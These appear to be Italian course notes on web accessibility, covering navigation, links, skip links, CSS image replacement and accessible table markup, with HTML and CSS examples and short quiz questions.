- Se c'è un errore, questo deve essere descritto in modo semplice, al punto di essere comprensibile per tutti i tipi di utenti (es. errore 404; ad un utente che non sa di informatica, non dice nulla); se fatto male, l'utente potrebbe interpretarlo come qualcosa che non funziona e quindi abbandonare la pagina/sito
    - Possibilmente, dare all'utente un feedback per capire cosa fare e anche un messaggio in caso di successo (spesso dimenticato), chiamato feedforward (approfondito più avanti)

7) Assicurarsi che l'utente possa tenere sotto controllo i cambiamenti di contenuto nel corso del tempo
- Gli elementi in movimento, lampeggianti, scorrevoli o che si autoaggiornano, devono poter essere arrestati temporaneamente o definitivamente
    - velocità eccessiva (es. Google Maps; non a tutti può essere accessibile. Ecco perché servono equivalenti informativi e testuali in base allo scopo)
    - gli screen reader non li leggono al meglio
- Fornire una navigazione che faccia capire sempre all'utente dove si trova (un titolo, dei link significativi, un indicatore di focus con la tastiera, etc.), possibilmente tramite *focus*

8) Assicurare l'accessibilità diretta delle interfacce utente incorporate
- La progettazione delle interfacce utente deve seguire i principi dell'accessibilità: accesso alle diverse funzionalità indipendentemente dai dispositivi usati, possibilità di operare da tastiera, comandi vocali, etc. Questo deve valere anche per gli oggetti incorporati

- Nel caso di form, definire chiaramente etichette/bordi in modo definito/visibile

9) Progettare per garantire l'indipendenza da dispositivo
- Usare caratteristiche che permettono di attivare gli elementi della pagina attraverso una molteplicità di dispositivi di input
- Accesso indipendente dal dispositivo significa che gli utenti possono interagire con l'interprete o con il documento con il dispositivo di I/O preferito (mouse, tastiera, voce, bacchette manovrate con la testa), ma anche dall'orientamento del dispositivo (verticale/orizzontale, etc.)
- Fornendo equivalenti testuali per immagini sensibili o per immagini usate come collegamento si dà agli utenti la possibilità di interagire con esse senza un dispositivo di puntamento
- Se una pagina permette di interagire con la tastiera in genere è accessibile anche tramite input vocale o interfaccia a linea di comando
- Concretamente, bene usare misure relative (*rem/em*) piuttosto che assolute (*px*), come già detto
- Normalmente, un buon test comprende il poter navigare un sito completamente con tastiera

10) Usare soluzioni provvisorie
- Usare soluzioni provvisorie in modo che le tecnologie assistive e i browser più vecchi possano operare correttamente
- I punti di controllo di questa linea guida sono classificati come *provvisori*, nel senso che il gruppo di lavoro li ritiene validi e necessari per l'accessibilità del web *al momento della pubblicazione del documento*
- Occorre retrocompatibilità (anche tag deprecati e cose del genere) per supportare un maggior numero di dispositivi

11) Usare le tecnologie e le raccomandazioni W3C
- Se questo non è possibile, oppure se utilizzando una specifica W3C si ottiene materiale che non si trasforma in modo elegante, fornire una versione alternativa del contenuto accessibile
- Le tecnologie W3C contengono elementi di accessibilità integrati
- Diversi formati non W3C e PDF richiedono plug-in o applicazioni autonome

12) Fornire informazioni per la contestualizzazione e l'orientamento per aiutare gli utenti a comprendere pagine od elementi complessi
- Fornire informazioni contestuali può essere utile per tutti gli utenti. Relazioni complesse tra parti di una pagina possono essere difficili da interpretare per persone con invalidità cognitive o visive
- Le sezioni di una pagina possono descrivere informazioni di avanzamento/contenuto su una pagina
- Normalmente, parliamo di seguire AAA (dove mi trovo e come orientarmi, avendo un'esperienza complessivamente positiva)

13) Fornire chiari meccanismi di navigazione
- Informazioni per l'orientamento, barre di navigazione, una mappa del sito, etc. tutto quello che può servire ad aumentare la probabilità che una persona trovi quello che sta cercando nel sito
- Chiari e coerenti meccanismi di navigazione sono importanti per le persone con invalidità e giovano a tutti gli utenti
- Permettere a tutti i contenuti un accesso tramite la sola tastiera in modo logico/organizzato
- La differenza di colore tra link visitati/non visitati dentro un sito viene spesso trascurata, ma è obbligo di legge; similmente test del contrasto sullo stesso tipo indicato
- Non inserire link circolari/ridondanti o elementi *noscript* (se la pagina non è supportata dal browser fornisce metadati utili)
- Strutturare bene le intestazioni
- Inserire nel caso di menù a tendina ad autocompletamento icone che segnalino gli elementi utili
- Utile inserire le breadcrumb con percorso ben navigabile o distinguere link visitati/non visitati

    - Per esempio, il link che porta alla stessa pagina potrebbe essere errore di disorientamento (link circolari, che non ci devono mai essere)
    - Quattro colori in contrasto tra loro: background, link visitato, link non visitato, testo normale
        - Volendo, metteremmo anche il colore del link attivo (currentLink)
        - Lo screen reader legge link visitati/non visitati comunque

14) Assicurarsi che i documenti siano chiari e semplici in modo da poter essere compresi più facilmente

- Una disposizione coerente della pagina, una grafica riconoscibile e un linguaggio facile da capire, sono importanti per le persone con invalidità e giovano a tutti gli utenti
- L'uso di un linguaggio chiaro e semplice promuove una comunicazione efficace. L'accesso alle informazioni scritte può essere difficile per le persone con disabilità cognitive o dell'apprendimento o persone di diversa madrelingua
- Il web deve essere molto chiaro
    - Da usare:
        - esposizione per punti
        - interlinea (solitamente di 1.5 em)
        - titoli; meglio se formattati in grassetto
    - Molto raramente si legge tutta la pagina da cima a fondo; al massimo si legge il contenuto

Da evitare invece:

- testo con le grazie per la stampa, senza grazie per gli schermi
- testo scorrevole/lampeggiante
- font troppo elaborati (come quelli calligrafici, usati solo in casi per dare confidenza all'utente)
- sottolineatura per testo che non costituisce l'ancora di un link
- testo barrato se non strettamente necessario (utile il barrato per esempio negli sconti)
- fare attenzione alle dimensioni/colore

Nella progettazione di un sito, si ha una serie di convenzioni: esterne (date dall'uso/abitudine dei siti, es. barra di navigazione laterale e relativa dimensione indicano la dimensione del contenuto da scorrere, oppure il fatto di avere i link da visitare in blu e i link visitati in viola; l'unico caso in cui vengono accettati i mancati contrasti tra visitato e non visitato è quando si lasciamo come colori di default) ed interne (utili al sito abituando l'utente alla navigazione/posizionamento degli elementi/colori tra link visitati-non visitati in senso modificato nel proprio sito, etc.).

HTML5 ha introdotto diversi tag semantici, ma non erano ancora sufficienti.
I microformati sono un insieme di specifiche sulla marcatura di contenuti create per dare *semantica* (e *metadati*) non disponibili in HTML.
Questi aiutano i motori di ricerca/screen reader per avere informazioni in più oppure utili per la compilazione automatica; per contro, richiedono markup aggiuntivo, si devono mantenere come elementi a parte e non sono supportati da tutti i browser (esistono inoltre per pochi formati di dati).

In genere i microformati definiscono un insieme di valori per attributi

- valori per l'attributo *class*, definendo la categoria di appartenenza di un elemento
- valori per l'attributo *rel*, che indica la relazione con la pagina destinazione
- lista di elementi/risorse/istruzioni per web crawler/descrizione di prodotti/luoghi geografici/etc.

Per aggiungere ulteriore semantica, HTML prevede degli attributi che permettono di inserire delle informazioni definite dall'utente dentro la pagina. Per esempio, gli attributi $data-^*$, o dati che possono essere personalizzati per ogni pagina, e poi utilizzati tramite Javascript o CSS.

- Il nome dell'attributo deve iniziare con $data-$, non deve contenere alcuna lettera maiuscola, e almeno un carattere oltre il prefisso.

    - Il valore può essere una qualsiasi stringa; di default, il browser li ignora.
- Con questi è possibile memorizzare metadati privati (ovvero non visualizzabili dall'utente) e personalizzabili all'interno degli elementi HTML
    - Nota per le tabelle accessibili: data-* sono presenti in HTML5 e non in XHTML
    - Servono soprattutto quando si vuole rendere semantica la rappresentazione di tanti attributi, specie per una lista di prodotti

Questi possono essere utili per controlli lato client anche per JavaScript; il messaggio d'errore è contenuto, in quanto il comportamento è "dare il messaggio d'errore" e l'errore stesso rappresenta contenuto. In realtà, rappresenta rottura tra contenuto e presentazione (perché è contenuto che appare in situazioni limitate); questo permette a JS di usare campi accessori senza avere problemi di validazione e vengono ignorati dai browser.

Un esempio d'uso: messaggi d'errore.

```
<input type="password" name="pin"
       required="required" aria-required="true"
       data-msg-required="Per favore, inserisci la tua
                                                password"
       data-msg-invalid="Formato non corretto" >
```

Gli attributi dati sono accessibili dalla libreria JS jQuery mediante la proprietà dataset di un elemento, automaticamente convertiti in camel case - *$field.dataset.msgRequired*

In generale, i data-* aumentano il disaccoppiamento e migliorano la mantenibilità, facilitando la separazione struttura/grafica.

I link sono elementi fondamentali per il web, perciò è molto importante che siano accessibili a tutti gli utenti. Alle origini del web i link erano facilmente riconoscibili, perché costituiti da parole (o frasi) scritte in blu e sottolineate. Oggi il web designer può personalizzare come presentare un link; l'utente deve poter riconoscere i link già visitati da quelli non visitati (fondamentale da un punto di vista di accessibilità).

È importante una corretta definizione delle ancore dei link (evitando i link "Clicca qui" – "Prosegui", ma per esempio descrivendo "Clicca qui per prenotare", "Telefonaci", etc.).
L'orientamento di lettura è spaziale (capiamo se un contenuto sia visivamente espandibile).
Questo può essere utile per gli screen reader; essi ragionano prendendo i link alfabeticamente, navigando tra le tabelle e cella per cella tra header di riga/colonna, saltando tra le intestazioni oppure dall'inizio alla fine. Essi leggono letteralmente tutto ciò che contiene la pagina ed è quindi fondamentale marcare in modo semantico ogni singolo elemento al suo interno.

In generale, i link devono essere ben *tipizzati* (*typed links*, cioè si comporti come una sorta di anteprima che informa in merito al suo contenuto e dei suoi collegamenti, capendo se si tratta di link interno, esterno, attivo, etc.) e ben riconoscibili; in particolare, capire se si tratta di link esterni oppure interni al sito.

- Un cattivo esempio in questo senso è una delle prime versioni del sito di Amazon presente sulle slide. Infatti, il sito era ricco di schede e di elementi da tutte le parti, con difficile distinzione di elementi cliccabili da quelli non cliccabili (colori diversi usati per indicare i link tipizzati all'interno della stessa pagina).

I link devono essere facilmente *riconoscibili* (rappresentati in modo uniforme), introducendo differenziazioni utili per capire destinazione/tempi (per esempio, tra link interni/esterni), indicando la dimensione dei file di download.
Inoltre, ogni link deve essere *identificabile univocamente* (ben visibile, idealmente con un test ad occhi socchiusi, riconoscendo se è sfocato o altro), evitando i pop-up (pena il disorientamento).
In generale, inoltre, si devono creare link accessibili anche per utenti con disabilità/con dispositivi non tecnologicamente avanzati. Si seguano alcune indicazioni.

- Utilizzo controllato di immagini
- Definizione corretta della tabulazione
    - Immaginare i bisogni degli utenti e stabilire un ordine di tabulazione in base a questi

  - In alcuni contesti, si utilizza *tabindex*
- Utilizzo di *accessKey*
  - Non esiste un modo visuale di far conoscere agli utenti le chiavi utilizzate
  - Possibilità di conflitti con le chiavi utilizzate da altri programmi

Entrambi i tag non sono consigliati; al massimo come test, ma non per implementazione (possono confondere gli utenti):

- nel caso di *tabindex*, l'ordine del codice influisce anche sull'ordine delle schede; questo potrebbe generare inconsistenza rispetto a quanto vuole l'utente e sballare il layout
- nel caso di *accessKey*, il problema principale è dato dall'utilizzo di un tasto già mappato come parte di una scorciatoia/interferire con altri comportamenti del sistema. Non essendoci uno standard, potrebbe essere problematico quindi definirli

```
<a href="http://www.server.com/path/doc.html"
        tabindex="1" accesskey="s">
    Sorgente del link
</a>

<a href="http:// www.server.com/path/doc.html"
        tabindex="1" accesskey="s">
    Sorgente del link (s)
</a>
```

Continuazione Accessibilità: CSS Image Replacement, Tabelle Accessibili, Problemi vari Accessibilità

Per gli screen reader, alcuni suggerimenti:

- I link adiacenti devono essere separati da almeno uno spazio
- Un utente non deve perdere molto tempo nella lettura di tutte le possibilità offerte dal menu, saltando direttamente ad una sezione o togliendo informazioni dallo schermo.
- Struttura ad albero di link ed intestazioni

```
<a class="aiuti" href="#contenuto">
   Salta la navigazione
</a>
<div id="navigazione">
   ...tutto il menù...
</div>
<div id="contenuto">
   ...tutto il contenuto...
</div>
```

```
.aiuti{
  display:none;
}
.aiuti{
  visibility:hidden;
}
.aiuti{
  position:absolute;
  height:0;
  overflow:hidden;
}
```

Per quanto riguarda le immagini precedenti:

- Il primo selettore lo nasconde completamente e non lo fa vedere a nessuno, screen reader compreso (da non fare)
- Il secondo selettore ne compromette la visibilità in CSS, rendendo difficile anche qui la visione
- Il terzo selettore lo posiziona in modo assoluto, ma lo screen reader non lo legge.

Altri modi più utili:

- usare i rientri (con *text-indent*).
  Questa soluzione è un po' forzata, in quanto sposta usando i rientri l'elemento completamente al di fuori dello schermo.
- usare l'indentazione e permettere lo spostamento dell'elemento (altra soluzione forzata ma efficace)
- usare il posizionamento assoluto (della serie, anche no)

```
.aiuti{
  text-indent:-999em;
}

.aiuti{
  position:absolute;
  left:-999em;
}
```

```
.aiuti{
  overflow:hidden;
  text-indent: 100%;
  white-space: no-wrap;
  width: 10px;
}
```

Il modo migliore per farlo è il seguente:

```
<a class="aiuti" href="#contenuto">
   Salta la navigazione
</a>
<div id="navigazione">
   ...tutto il menù...
</div>
<div id="contenuto">
   ...tutto il contenuto...
</div>
```

```
.aiuti{
   position: absolute;
   height: 1px;
   width: 1px;
   overflow: hidden;
   clip: rect(1px, 1px, 1px, 1px);
}
```

In questo caso, crea un rettangolo di 1 px posizionato in modo assoluto che non viene praticamente visto e non dà fastidio (ritagliato e nascosto con *hidden*).
clip è obsoleto (warning del validatore).
Il testo non ha nessun ingombro e viene letto dallo screen reader.

Ci sono 4 modi di creare un bottone (ma uno solo da preferire):

- *<input type="submit"/>* (questo è il modo migliore)
- *<button type="submit"/>*
- Utilizzo di *a* + CSS + Javascript
- Utilizzo di *div* + CSS + Javascript (questo è il modo peggiore)

Il bottone può essere attivato anche tramite lo spazio (come ci avessi cliccato sopra).
Qui solo i primi due sono attivabili con spazio.
I *div* non ricevono il focus con i tab a meno di non introdurre un *tabindex* e richiedono maggior sforzo con Javascript per permettergli di inviare dei moduli e interagire con la tastiera.
Sia *a* che *div* richiedono l'attributo *role="button"* per essere accessibili.


Potenziali problemi che causano fragilità (ormai la maggior parte se non tutti non sono più problemi):

- Il browser non supporta i CSS, oppure sono disattivati per migliorare le prestazioni, o l'utente ha un foglio di stile personalizzato per accessibilità o altre preferenze
    - Bene usare toni scuri di colore per non stancare la vista ma, soprattutto, per risparmiare il carico di lavoro da parte del sistema operativo (utile soprattutto per il mobile)
    - In generale, comunque, non esiste un tono di colore universale, ma l'utente lo adatta a sé con il foglio di stile; se il foglio non è valido, avremo problemi
- Un problema di rete non rende disponibili CSS o Javascript
- Le regole CSS appaiono in una media query e il browser non le supporta
- Javascript è disattivato (può succedere per problemi di sicurezza o per cookie/plugin disattivati)
- Un firewall ha bloccato le richieste del Javascript
- Un errore JavaScript di terze parti, o un bug del codice, ha bloccato l'esecuzione del Javascript
- Il browser, o la tecnologia assistiva, non supporta ARIA (utile per accessibilità, poi approfondito)

Alcuni consigli di accessibilità per le immagini:

- Devono essere inserite con il tag *img* solo le immagini che costituiscono parte del contenuto
- Le immagini che riguardano il solo layout dovrebbero essere inserite come immagini di background
- Definire sempre attributi *alt* significativi
    - Logo (non va descritto a meno di vincolo specifico; utile descriverlo come link che riporta alla home)
    - Alt vuoto per le immagini che riguardano il solo layout/decorative (utile soprattutto per screen reader)
    - Non fidarsi degli alt generati automaticamente
    - Non dare come *alt* il nome delle immagini stesse, ma il significato del link (*semantica*)
- Non usare mappe immagine, specialmente quelle lato server (possono rompere tutta la visualizzazione, essendo elemento non particolarmente controllabile)
- Controllare se il sito rimane accessibile anche senza immagini (ciò accade in vari modi, usando per esempio estensioni come Web Dev Tools di Mozilla oppure browser testuali)

A seconda di cosa voglio far vedere, è molto più efficace un'immagine/tabella rispetto ad un testo.
Un esempio utile può essere il seguente, associando il testo in modo descrittivo all'immagine (qui l'alt può essere anche vuoto; eventualmente usare figure). Nel caso di tanti dati, bene usare un elenco.



An infographic showing how public awareness of social cooling has increased since the Snowden leaks in 2013

Data and Social Cooling

- **No public awareness 1950-2013**
  - 1975: Foucault raises the issue
  - 1995: Deleuze
- **Some awareness 2013-2050**
  - 2013: Snowden Leaks

Visto che non si può fare affidamento sui font installati sul computer dell'utente, spesso si utilizzano immagini al posto del testo per ottenere una grafica accattivante con grave danno all'accessibilità del sito web. Si usa la tecnica dell'image replacement, tecnica utilizzata per sostituire il testo di un elemento HTML con un'immagine. Ha alcuni vantaggi:

- La pagina rimane accessibile
- Viene preservata la grafica
- Si utilizzano gli standard web e non soluzioni ad hoc proprietarie
- È possibile modificare le immagini, se necessario, modificando solo il foglio di stile

Prima soluzione con Image Replacement:

Idea di base: nascondere il testo e collocare un'immagine nello sfondo del contenitore "vuoto".

- i browser visualizzano l'immagine, ma non hanno senso dato che Google non le indicizza (avendo altezza 0)
- gli screen reader leggono il testo

```
<h1><span>Sifaka</span></h1>
```

```
h1{
   background-image: url(...);
   width: largh. img;
   height: alt. img;
}
```

```
h1 span {
   display:block;
   height:0;
   overflow:hidden;
}
```

Seconda soluzione con Image Replacement:

```
<h1>Sifaka</h1>
```


```
h1{
   background-image: url(...);
   width: largh. img;
   height: alt. img;
   font-size: 1px;
   text-indent:-999em;
}
```

Problema: se le immagini sono disabilitate non si vede nulla

La soluzione più indicata può essere questa di seguito, statica e poco flessibile; meglio usare *background-size:contain.* Attenzione che quando si ingrandisce l'immagine sgrana; meglio usare SVG/immagini vettoriali.

Problema: se le immagini sono disabilitate non si vede nulla.

Terza soluzione con Image Replacement:

```
<h1><span></span>Sifaka</h1>
```


```
h1{
   position:relative;
   width: largh. img;
   height: alt. img;
   font-size: 50px;
}
```

```
h1 span {
   position:absolute;
   top:0;
   width: largh. img;
   height: alt. img;
   background-image: url(...);
}
```

Lo span viene messo sopra e, in questo modo, dipende dalle dimensioni dell'immagine (che sono assolute) senza sfondo trasparente.
Può avere problemi al ridimensionamento del layout, date le dimensioni assolute di immagini e tag.

Quarta soluzione con Image Replacement:

```
<h1 class="hide">Sifaka</h1>
```


```
.hide{
   text-indent:100%;
   white-space:nowrap;
   overflow:hidden;
}

h1.hide{
    background-image: url(…);
}
```

In questo caso si sposta il testo indentandolo e nascondendo l'immagine di sfondo.
Di fatto, il contenuto rimane nella stessa forma (senza andare a capo), permettendo sempre di avere il testo a prescindere dall'immagine (che viene infatti nascosta).

La tecnica è spesso utilizzata per creare effetti grafici personalizzati come le icone o i titoli di testo in immagini, ma può anche essere utilizzata per migliorare l'accessibilità del sito web, poiché l'immagine sostitutiva può essere utilizzata per fornire testo alternativo per i dispositivi di lettura dello schermo. Tuttavia, è importante notare che l'utilizzo eccessivo di questa tecnica può compromettere l'accessibilità del sito web e non è consigliato per l'utilizzo in grandi quantità di testo.
Esempio concreto di utilizzo: l'intestazione del sito che indica il suo nome sostituendola con il logo.

Ora discutiamo dell'accessibilità in merito alle tabelle, usate esclusivamente se i dati di per sé sono organizzati in una forma tabellare (es. orari/esperimenti scientifici)ed altrimenti difficili da rappresentare.

- È sempre preferibile evitare l'uso delle tabelle per creare il layout di un sito. Se proprio necessario, usare tabelle semplici può aiutare l'accessibilità

- Il problema più rilevante riguarda la bidimensionalità delle tabelle: le associazioni righe-colonne sono facilmente rilevabili con gli occhi, ma difficilmente spiegabili facendo affidamento solo sull'udito perché gli screen-reader linearizzano le tabelle.

- Alcuni accorgimenti che possono aiutare:
    - associare una breve descrizione del contenuto della tabella (attributo *summary*); oggi, per HTML5, si usa per espandere i dettagli di una sezione (*details* dentro *summary*). Quindi, *summary* è utile solo nel caso di XHTML
        - Per HTML5, si può usare un "id" che descrive la tabella e poi usare un "aria-described-by" per fare in modo possa essere considerato leggibile
    - associare le intestazioni alle celle (attributo *scope*)
    - usare il tag *caption* per dare una breve descrizione
    - usare attributi semantici per definire le parti della tabella (*thead, tbody, tfoot*, etc.)
    - indicare se si tratta come scopo (*scope*) di righe o colonne
    - associare le celle alle intestazioni (attributo *headers*)
    - definire abbreviazioni per le intestazioni (attributo *abbr*)
    - usare *lang* quando si hanno attributi in altra lingua

Nell'esempio dato, la tabella è *parzialmente* accessibile (c'è un summary, c'è la caption (Libri della biblioteca), ci sono intestazioni di riga e di colonna, ci sono gli attributi *lang*; tuttavia, ripete per ogni punto del testo l'associazione logica → Editore – Fabbri Editore, Editore – Mondadori, tramite lo *scope*).

Si noti che si parla di XHTML qui sotto (visibile da *xml:lang*):

Libri della Biblioteca

Titolo	Autore	Editore	Data Edizione	Prezzo
Il mastino di Baskerville	Conan Doyle	Fabbri Editore	2002	13 €
Così è (se vi pare)	Luigi Pirandello	Mondadori	1991	10 €
Aut-Aut	Soren Kierkegaard	Mondadori	2000	15 €

```
<table summary="Nella Tabella viene fornito un elenco dei libri
   che compongono la biblioteca. Ogni riga descrive un libro
   tramite l'indicazione di titolo, autore, editore, data
   edizione e prezzo">
   <caption>Libri della Biblioteca</caption>
   <tr> <th scope="col">Titolo</th><th scope="col">Autore</th>
        …
   </tr>
   <tr><td scope="row">Il mastino di Baskerville</td>
        <td xml:lang="en">Conan Doyle</td>
        <td>Fabbri Editore</td>…
   </tr>
   <tr>…
   </tr>
   </table>
```

Vediamo un altro esempio di lettura di una tabella di materie e relativi orari (tabelle sparse, con alcune celle vuote e vengono lette come screen reader come “vuoto”). Gli scope non sono più sufficienti (solo nel caso di due elementi).

	Lunedi	Martedi	Mercoledi	Giovedi	Venerdi
Italiano					
8.00	1s			3d	
9.00		2f			1a
Geografia					
8.00		4c	6d		
9.00	2f			1a	

Per farlo servono *header* e *abbr* come segue, usando una strutturazione ad assi, permettendo di trovare facilmente l’associazione materia (m1) – giorno (c1, c2, etc.) – ora (o1, o2, etc.).
Mai usare scope/headers insieme (anche headers si sconsiglia: quando lo si usa, si ha a che fare con una tabella con tanti dati e quindi “incasinata”).

Come si vede, definiamo ogni giorno nell’asse “Giorno”, poi la materia in asse apposito e infine ora che utilizza esattamente l’intestazione che era presente (m – g – o).

```
<table border="1">
   <tr><th></th>
    <th id="c1" abbr="Lun" axis="giorno"> Lunedi</th>
    <th id="c2" abbr="Mar" axis="giorno“>Martedi</th>
    <th id="c3" abbr="Mer" axis="giorno“>Mercoledi</th>
    <th id="c4" abbr="Gio" axis="giorno“>Giovedi</th>
    <th id="c5" abbr="Ven" axis="giorno“>Venerdi</th>
   </tr>
   <tr><th id="m1" axis="materia">Italiano</th>
    <td></td><td></td><td></td><td></td><td></td>
   </tr>
   <tr><td id="o1" axis="ora">8.00</td>
    <td headers="m1 c1 o1">1s</td>
    <td headers="m1 c2 o1“></td>
    <td headers="m1 c3 o1“></td>
    <td headers="m1 c4 o1">3d</td> …
</table>
```


Nell’esempio che segue, vengono facilmente descritte le componenti della tabella tramite l’uso di *rowspan/colspan* ed appositi *scope* che descrivono il gruppo di righe/colonne.
Si ricordi che si espandono al contrario di come si possono immaginare:

- colspan si espande *orizzontalmente* su più righe, quindi tra le colonne;
- rowspan si espande *verticalmente* su più colonne, quindi tra le varie righe.

		Giorni della settimana				
		Lunedi	Martedi	Mercoledi	Giovedi	Venerdi
Italiano	8.00	1s			3d	
	9.00		2f			1a
Geografia	8.00		4c	6d		
	9.00	2f			1a	

```
<table border="1">
  <tr>
   <th></th><th></th>
   <th colspan="5" scope="colgroup"> Giorni della sett.</th></tr>
  <tr>
   <th abbr="Lun" scope="col"> Lunedi</th>
   <th abbr="Mar" scope="col">Martedi</th>
   <th abbr="Mer" scope="col">Mercoledi</th>
   <th abbr="Gio" scope="col">Giovedi</th>
   <th abbr="Ven" scope="col">Venerdi</th>
  </tr>
  <tr><th rowspan="2" scope="rowgroup"> Italiano</th>
    <th scope="row"> 8.00</th>
    <td>1s </td><td></td><td></td><td></td><td>3d</td><td></td>
  </tr>
  ... </table>
```

Tabelle che si trasformano in modo elegante



pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

Unemployment rate, by educational attainment (January-March 2014)

Category	January	February	March
Total (16 years and over)	6.6	6.7	6.7
Less than a high school diploma	9.6	9.8	9.6
High school graduates, no college	6.5	6.4	6.3
Some college or associate degree	6.0	6.2	6.1
Bachelor's degree and higher	3.2	3.4	3.4

Note
Figures for February and March 2014 are preliminary.

Source: Bureau of Labor Statistics
Credit: NPR

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in

officia deserunt mollit anim id est laborum.

Unemployment rate, by educational attainment (January-March 2014)

Category	January	Februa
Total (16 years and over)	6.6	
Less than a high school diploma	9.6	
High school graduates, no college	6.5	
Some college or associate degree	6.0	
Bachelor's degree and higher	3.2	

Note
Figures for February and March 2014 are preliminary.

Source: Bureau of Labor Statistics
Credit: NPR

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis

Continuazione Accessibilità: Introduzione WAI, Vari Strumenti Accessibilità

Domanda Wooclap

Che alternativa testuale metteresti a questa immagine?

Che alternativa testuale metteresti a questa immagine?

1) Logo di Twitter: un uccello azzurro

2) Grafico della funzione quadratica $y = x^2$ definita come parabola

Scritto da Gabriel

Che alternativa testuale metteresti a questa immagine?

3) Per descrivere tutti gli elementi di questo grafico, usiamo una tabella (tutte le colonne), leggendo colonne ed elementi singoli, assieme all'immagine (può avere anche alt vuoto)
Massimi caratteri di un alt: da 75 a 100 max
(da considerare quando si crea la tabella).
Usare anche una *caption* corretta.

La pagina nella figura è accessibile?

La pagina nella figura è accessibile?

No, per un errato uso dei font (e anche di contrasto dei colori). Anche se ci sono componenti terze (banner/Google Maps, etc.), dobbiamo garantire accessibilità *anche a quelle.*

Quale di queste espressioni è corretta per iniziare una mail?
Cari studenti e care studentesse → Non si usa Carə studentə o Car* student* (non è accessibile, in quanto decisamente illeggibile dagli screen reader e assolutamente difficoltoso per utenti con dislessia).

Un esempio altro: previsioni Arpav

Previsioni locali

Padova e pianura centrale	lunedì 24 pom/sera	martedì 25 mattina	martedì 25 pom/sera	mercoledì 26 mattina	mercoledì 26 pom/sera	giovedì 27	venerdì 28
stato del cielo							
temperatura	max 14/16 °C	min 8/10 °C max 20/22 °C		min 8/10 °C max 17/19 °C			
precipitazioni	Qualche pioggia	Qualche pioggia	Qualche pioggia	Qualche pioggia	Rovesci o temporali	Rovesci o temporali	Rovesci o temporali
probabilità precipitazioni	10%	10%	20%	30%	60%	50%	40%
attendibilità previsione		Ottima	Ottima	Ottima	Ottima	Buona	Buona

Occorre dare alternative testuali alle informazioni meteo e sui singoli stati.
È il caso delle icone meteo nell'immagine a lato, identificando chiaramente gli stati atmosferici (nuvoloso, pioggia, temporale, etc.), descrivendo inoltre correttamente l'associazione giorni e periodi singoli.

In ottica accessibilità, si riporta un possibile codice XHTML di rappresentazione di questa tabella:

```
<table summary=”Questa tabella contiene 8 colonne, in cui si descrivono le previsioni di Padova dal lunedì al venerdì in merito a temperatura e precipitazioni>
<thead>
<tr>
<th scope="col">Padova e pianura centrale</th>
<th scope="col">lunedì 24 <abbr title=”pomeriggio”>pom</abbr>/sera</th>
<th scope="col">martedì 25 mattina</th>
<th scope="col">martedì 25 <abbr title=”pomeriggio”>pom</abbr>/sera</th>
<th scope="col">mercoledì 26 mattina</th>
<th scope="col"> mercoledì 26 <abbr title=”pomeriggio”>pom</abbr>/sera</th>
<th scope="col">giovedì 27</th>
<th scope="col">venerdì 28</th>
</tr>
</thead>
<tbody>
<tr>
<th scope="row">stato del cielo</th>
<td><img src="nuvoloso.jpg"></td>
<td><img src="nuvoloso.jpg"></td>
<td><img src="molto_nuvoloso.jpg"></td>
<td><img src="pioggia_debole.jpg"></td>
<td><img src="pioggia_forte.jpg"></td>
<td rowspan="2"><img src="temporale_forte.jpg"></td>
<td rowspan="2"><img src="temporale.jpg"></td>
</tr>
<tr>
<th scope="row">temperatura</th>
<td><abbr title=”massimo">max</abbr>14/16 <abbr title=”gradi">°C</abbr></td>
<td colspan="2"><p><abbr title=”minimo">min</abbr>8/10 <abbr title=”gradi">°C</abbr></p><p><abbr title=”massimo">max</abbr>20/22 <abbr title=”gradi">°C</abbr></p></td>
<td colspan="2"><p>min 8/10 <abbr title=”gradi">°C</abbr></p><p>max 17/19 <abbr title=”gradi">°C</abbr></p></td>
</tr>
<tr>
<th scope="row">precipitazioni</th>
<td>Qualche pioggia</td>
<td>Qualche pioggia</td>
<td>Qualche pioggia</td>
<td>Qualche pioggia</td>
<td>Rovesci o temporali</td>
<td>Rovesci o temporali</td>
<td>Rovesci o temporali</td>
</tr>
<tr>
<th scope="row">probabilità precipitazioni</th>
<td>10<abbr title="per cento">%</abbr></td>
<td>10<abbr title="per cento">%</abbr></td>
<td>20<abbr title="per cento">%</abbr></td>
<td>30<abbr title="per cento">%</abbr></td>
<td>60<abbr title="per cento">%</abbr></td>
<td>50<abbr title="per cento">%</abbr></td>
```

